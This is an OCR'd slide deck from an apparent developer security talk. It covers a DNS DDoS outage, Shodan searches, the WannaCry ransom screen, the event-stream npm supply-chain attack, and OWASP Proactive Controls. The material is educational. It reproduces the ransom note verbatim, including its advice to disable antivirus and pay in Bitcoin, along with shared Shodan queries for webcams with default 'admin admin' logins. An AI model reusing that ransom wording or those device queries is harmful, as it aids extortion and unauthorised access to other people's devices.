TIME TO REACT @ PHOTOBOX

KEEP CALM AND FASTEN YOUR SEAT BELTS

@SONYAMOISSET 🦄🌍

@SONYAMOISSET 🦄🌍

.I WEAR DARK HOODIES SO I'M A LEGIT SECURITY ENGINEER

WHAT IS CYBERSECURITY

AND WHY IS IT IMPORTANT?

CYBERSECURITY IS THE TECHNIQUES OF PROTECTING COMPUTERS, NETWORKS, PROGRAMS AND DATA FROM UNAUTHORISED ACCESS OR ATTACKS THAT ARE AIMED FOR EXPLOITATION

INVESTMENTS IN SECURITY MOVED FROM NICE TO HAVE TO MUST HAVE

OCT 2016.
A SERIES OF DDOS ATTACKS WERE LAUNCHED AGAINST DNS SERVERS, WHICH CAUSED MAJOR WEB SERVICES TO STOP WORKING (GITHUB, SPOTIFY, PAYPAL, TWITTER...)

Unicorn! · GitHub

GitHub, Inc. (US) | https://github.com

Search

No server is currently available to service your request.


Sorry about that. Please try refreshing and contact us if the problem persists.

Contact Support — GitHub Status — @githubstatus

Explore

Discover the Internet using search queries shared by other users.

Featured Categories



Top Voted

10,294
Webcam
best ip cam search I have found yet.
webcam surveillance cams 2010-03-15

4,089
Cams
admin admin
cam webcam 2012-02-06

2,256
Netcam
Netcam
netcam 2012-01-13

1,582
default password
Finds results with "default password" in the ba...
router default password 2010-01-14

1,087
dreambox
dreambox
dreambox 2010-08-13

More popular searches...

Recently Shared

1
chile
2018-10-08

2
router control panel
DD-WRT
routeur 2018-10-08

3
1
2018-10-06

1
Logitech Media Server
2018-10-05

3
sushi
2018-10-05

More recent searches...

Wana Decrypt0r 2.0

Ooops, your files have been encrypted!

English

Payment will be raised on

1/4/1970 00:00:00

Time Left

00:00:00:00

Your files will be lost on

1/8/1970 00:00:00

Time Left

00:00:00:00

not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.
Once the payment is checked, you can start decrypting your files immediately.

Contact

If you need our assistance, send a message by clicking <Contact Us>.

We strongly recommend you to not remove this software, and disable your anti-virus for a while, until you pay and the payment gets processed. If your anti-virus gets updated and removes this software automatically, it will not be able to recover your files even if you pay!

About bitcoin

How to buy bitcoins?

Contact Us


bitcoin ACCEPTED HERE

Send $600 worth of bitcoin to this address:

Copy

Check Payment

Decrypt



Dominic Tarr

dominictarr

Follow

Block or report user

antipodean wandering albatross

Protozoa

New Zealand

http://protozoa.nz

Organizations

Pinned

ssbc/ssb-server

The gossip and replication server for Secure Scuttlebutt - a distributed social network

JavaScript ★ 1.1k 134

pull-stream/pull-stream

minimal streams

JavaScript ★ 633 58

auditdrivencrypto/secret-handshake

JavaScript ★ 155 22

map-filter-reduce


JavaScript ★ 44 6

ssbc/patchbay

An alternative Secure Scuttlebutt client interface that is fully compatible with Patchwork

JavaScript ★ 223 56

2,485 contributions in the last year



EVENT STREAM POST MORTEM

- In December 2018, a malicious package, flatmap-stream, was published to npm and was added as a dependency to the widely used event-stream package by user right9ctrl

- 8 million downloads, applications all over the web were running malicious code in production

Copay

FAQS VIEW THE CODE ISSUE TRACKER

The Secure, Shared Bitcoin Wallet

Secure your bitcoin with the open source, HD-multisignature wallet from BitPay.

GET COPAY

WHAT IS THE EVENT-STREAM PACKAGE?

- It's a toolkit that provides utilities to create and manage streams

- Authored by Dominic Tarr (dominictarr on npmjs)

- One of the 432 packages he owns on npmjs

- Received contributions from 33 different contributors

- 2000 stars

SOCIAL ENGINEERING DEVS

devinus commented on Jul 31, 2015

@dominictarr Interesting. Would you accept a `flatMap` patch using this functionality?

devinus commented on Jul 31, 2015

I wonder why `mapSync` uses `emit` rather than `queue`.

dominictarr commented on Jul 31, 2015 Owner

@devinus ah, it's probably just old. I don't use this module anymore, i now use https://github.com/dominictarr/pull-stream

If you publish a flatMap module and then make a pr to include it, i'll merge.

TIMELINE OF EVENTS

snyk

December 7, 2011
`event-stream` package created

October 16, 2015
`event-stream` enters maintenance* mode.

August 5, 2018
Antonio Macias** published non-malicious package `flatmap-stream` to npm.

September 9, 2018
released `event-stream@3.3.6`, that uses flatmap-stream.

October 5th, 2018
An infected version of `flatmap-stream@0.1.1` was released to the ecosystem. All new installs of event-stream will pick this version up.

November 20, 2018:
`FallingSnow` opens the issue against event-stream

November 26, 2018
HackerNews post appears

November 26, 2018
`flatmap-stream` package removed from npm

November 26, 2018
Multiple users report the issue to Snyk which is added to Snyk Vuln DB on the same day.

November 26, 2018
Danny Grander from Snyk reported the issue to the Node.js Foundation Security WG

2011 2015 2018

* Releases are less frequent. Only minor fixes being issued. ** This is the pen name which was given by the user on npm.

This repository has been archived by the owner. It is now read-only.

dominictarr / event-stream

Watch 72 | Star 2,044 | Fork 146

Code | Issues 7 | Pull requests 0 | Projects 0 | Wiki | Insights

EventStream is like functional programming meets IO

322 commits | 1 branch | 13 releases | 34 contributors | MIT

Branch: master | Create new file | Upload files | Find File | Clone or download

北川 remove testling from package.json — Latest commit 9a5c52a on Sep 20, 2018

examples	better pretty.js example	6 months ago
test	add filter and rewrite flatmap	6 months ago
.gitignore	inital. first implementation of a map function (takes async callback ...	8 years ago
.travis.yml	drop travis support for 0.8	4 years ago
LICENCE	Clarify licensing	5 years ago
index.js	add filter and rewrite flatmap	6 months ago
package-lock.json	update package.json	6 months ago
package.json	remove testling from package.json	6 months ago
readme.markdown	add example for flatmap and filter	6 months ago

readme.markdown

EventStream

Streams are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.

Normally, streams are only used for IO, but in event stream we send all kinds of objects down the pipe. If your application's input and output are streams, shouldn't the throughput be a stream too?

The *EventStream* functions resemble the array functions, because Streams are like Arrays, but laid out in time, rather than in memory.

All the `event-stream` functions return instances of `Stream`.

`event-stream` creates 0.8 streams, which are compatible with 0.10 streams.

北川
right9ctrl

Block or report user

株式会社LIG
東京都

Overview | Repositories 3 | Stars 0 | Followers 0 | Following 0

Popular repositories

node-scrypt

C

react
Forked from facebook/react


A declarative, efficient, and flexible JavaScript library for building user interfaces.

JavaScript

event-stream

JavaScript

22 contributions in the last year



fuck Right9ctrl

Browse files

master (#1)

geektheripper committed on Dec 23, 2018 — 1 parent 706ed02 — commit cb0f66a328134bc4f0959a99caf347a6670eadb7

Showing 2 changed files with **19 additions** and **70 deletions.**

Unified | Split

2 ■■□□□ package.json — View file

```
@@ -86,7 +86,7 @@
86  86        "gh-pages": "^2.0.0",
87  87        "jimp": "^0.5.6",
88  88        "lodash": "^4.17.11",
89      -     "npm-run-all": "^4.1.3",
    89  +     "npm-run-all": "^4.1.5",
90  90        "nyc": "^13.0.1",
91  91        "opn": "^5.4.0",
92  92        "opn-cli": "^3.1.0",
```

WEB APPLICATION SECURITY

“Web application security is a branch of Information Security that deals specifically with security of websites, web applications and web services.”

–WIKIPEDIA

WHAT IS OWASP?

- Open Web Application Security Project
- Community dedicated to enabling organisations to conceive, develop, acquire, operate and maintain applications that can be trusted


- www.owasp.org

Home
About OWASP
Acknowledgements
Advertising
AppSec Events
Supporting Partners
Books
Brand Resources
Chapters
Donate to OWASP
Downloads
Funding
Governance
Initiatives
Mailing Lists
Membership
Merchandise
Presentations
Press
Projects
Video

Reference
Activities
Attacks
Code Snippets
Controls
Glossary
How To...
Java Project
.NET Project
Principles
Technologies
Threat Agents
Vulnerabilities

Tools
What links here
Related changes
Special pages
Printable version
Permanent link
Page information

ANNOUNCING GLOBAL APPSEC TEL AVIV 2019!



- Application security tools and standards
- Complete books on application security testing, secure code development, and secure code review
- Cheat sheets on many common topics

OWASP

OWASP Top 10 - 2017

The Ten Most Critical Web Application Security Risks

OWASP Pro Active CONTROLS

OWASP

Application Security Verification Standard 4.0

Final

March 2019

OWASP PRO ACTIVE CONTROLS

- List of security techniques that should be included in every software development project
- Ordered by order of importance

THE TOP 10 PROACTIVE CONTROLS

C1: Define Security Requirements

C2: Leverage Security Frameworks and Libraries

C3: Secure Database Access

C4: Encode and Escape Data

C5: Validate All Inputs

C6: Implement Digital Identity

C7: Enforce Access Controls

C8: Protect Data Everywhere

C9: Implement Security Logging and Monitoring

C10: Handle All Errors and Exceptions

C2. LEVERAGE SECURITY FRAMEWORKS AND LIBRARIES

- Secure coding libraries and software frameworks with embedded security help software developers guard against security-related design and implementation flaws

- A developer writing an application from scratch might not have sufficient knowledge, time, or budget to properly implement or maintain security features. Leveraging security frameworks helps accomplish security goals more efficiently and accurately

IMPLEMENTING BEST PRACTICES

- Use libraries and frameworks from trusted sources that are actively maintained and widely used by many applications
- Create and maintain an inventory catalog of all the third party libraries
- Proactively keep libraries and components up to date
- Reduce the attack surface by encapsulating the library and expose only the required behaviour into your software

facebook / react

Watch 6,646 | Star 124,326 | Fork 22,590

Code | Issues 429 | Pull requests 159 | Projects 0 | Wiki | Insights

A declarative, efficient, and flexible JavaScript library for building user interfaces. https://reactjs.org

javascript react frontend declarative ui library

10,726 commits | **34** branches | **112** releases | **1,282** contributors | MIT

Branch: **master** | **New pull request** | **Create new file** | **Upload files** | **Find File** | **Clone or download**

sophiebits and **gaearon** [eslint] Wording tweaks (#15078) ... Latest commit `1204c78` 3 hours ago

.circleci	Publish a local release (canary or stable) to NPM (#14260)	4 months ago
.github	Reword issue template	a year ago
fixtures	[eslint] Wording tweaks (#15078)	3 hours ago
packages	[eslint] Wording tweaks (#15078)	3 hours ago
scripts	Run persistent mode tests in CI (#15029)	2 days ago

react

16.8.4 • Public • Published 8 days ago

Readme | 4 Dependencies | 36,582 Dependents | 194 Versions

react

React is a JavaScript library for creating user interfaces.

The `react` package contains only the functionality necessary to define React components. It is typically used together with a React renderer like `react-dom` for the web, or `react-native` for the native environments.

Note: by default, React will be in development mode. The development version includes extra warnings about common mistakes, whereas the production version includes extra performance optimizations and strips all error messages. Don't forget to use the production build when deploying your application.

Example Usage

```
var React = require('react');
```

Keywords

react

install

```
> npm i react
```

weekly downloads

5,934,407

version	license
16.8.4	MIT

open issues	pull requests
429	159

homepage	repository
reactjs.org	github

last publish

8 days ago

collaborators

OWASP TOP 10-2017

- The primary aim is to educate developers, designers, architects, managers, and organisations about the consequences of the most common and most important web app security weaknesses

